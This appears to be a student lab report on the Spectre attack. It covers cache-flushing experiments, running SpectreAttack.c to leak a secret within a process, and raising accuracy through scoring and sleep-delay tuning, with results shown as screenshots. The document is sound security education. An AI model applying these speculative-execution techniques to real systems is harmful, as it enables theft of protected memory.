
Task3-3 (we commented out _mm_clflush(&size);)



Task3-4 (we ran the modified version of SpectreExperiment.c)



Task3-5 (we modified the victim(i) to victim(i + 20))




Task3-6 (we again ran the modified version of SpectreExperiment.c)

TASK 4 (The Spectre Attack):
Description: This task involved implementing the Spectre attack itself, where the goal was to exploit speculative execution to steal a protected secret from within the same process. We used a sandbox function and manipulated the CPU's speculative execution to access memory locations outside the intended bounds.

Observations:

- We successfully executed the Spectre attack using the provided code (SpectreAttack.c). The secret value was revealed through the side channel in several instances, though not consistently due to noise.
- The attack demonstrated the vulnerability in CPU design, where speculative execution could bypass software-enforced security checks and leak sensitive information.




Task4-1 (we ran the SpectreAttack.c)


TASK 5 (Improve the Attack Accuracy):
Description: The goal of this task was to improve the accuracy of the Spectre attack by running it multiple times and using a scoring system to determine the most likely secret value. We used a modified version of the attack program (SpectreAttackImproved.c).

Observations:


- Initially, the highest score was often attributed to scores[0], indicating a problem in the attack logic or noise in the side channel. After adjusting the code and parameters, we were able to improve the accuracy.
- We experimented with the sleep duration in the program, finding that different durations affected the attack's success rate. A well-tuned delay improved the reliability of extracting the correct secret value.




Task5-1 (we run the SpectreAttackImproved.c)




Task5-2 (we gathered the secret value and the number of hits)




Task5-3 (we run again the SpectreAttackImproved.c)




Task5-4 (we run again 3rd time the SpectreAttackImproved.c)



